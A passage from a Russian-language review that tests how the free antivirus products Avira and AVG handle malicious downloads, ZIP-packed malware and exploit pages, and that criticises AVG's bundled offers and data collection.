
Упакованные в ZIP зловреды Avira тоже сперва не заметила и обнаружила лишь после ручной распаковки архива.



Avira не проверила скачанный ZIP до его открытия




После принудительной загрузки заблокированного смартскрином исполняемого файла Avira определила, что он относится к категории PUA (потенциально нежелательных программ).



Avira обнаружила PUA

При попытке перехода на страницу, содержащую несколько эксплоитов, Avira сразу показывает предупреждение, но позволяет загрузить контент. Заражения при этом не происходит.




Avira блокирует отдельные элементы зараженных веб-страниц

Так же как и Kaspersky Free, иногда антивирус Avira срабатывал вместе с фильтром SmartScreen.

Совместная блокировка Avira и MSS

AVG ANTIVIRUS FREE EDITION


Чешский антивирус AVG претерпел существенные изменения с осени прошлого года. Сейчас это фактически утилита для сбора данных о пользователе с некоторой антивирусной функциональностью. На диске AVG Free занимает 192 Мбайт, но эта величина быстро возрастает по мере кеширования данных, отправляемых на серверы компании. По официальной версии, это делается для облачной проверки и анализа подозрительных файлов. Вот только что можно подозревать в чистой ОС, где, кроме антивируса AVG Free, нет никаких сторонних приложений и пользовательских файлов?



Интерфейс AVG Free




Сама установка проходит быстро и почти без рекламы, но в инсталляторе есть подвох. На очередном этапе в нем предлагается установить пробную 30-дневную версию платного антивируса вместо изначально выбранного бесплатного. Надо вручную выбрать AVG Free и продолжить установку.



Навязывание пробной версии AVG

Сразу после установки AVG Free во всплывающем окне предлагается инсталлировать тулбар AVG SafeGuard by Ask и сделать Ask поисковиком по умолчанию, а в браузере открывается страничка с рекламой приложения AVG для Android.


Потенциально опасный экзешник, который проигнорировал Kaspersky Free, AVG заблокировал еще при попытке его скачать. Защита от дурака сработала явно лучше.



AVG блокирует загрузку опасного файла




Другой вредоносный исполняемый файл AVG позволил скачать и лишь потом распознал в нем угрозу.



AVG обнаружил инфицированный файл


При этом вредоносные файлы в архиве ZIP были обнаружены AVG только после ручной распаковки архива.



AVG не дружит с архивами

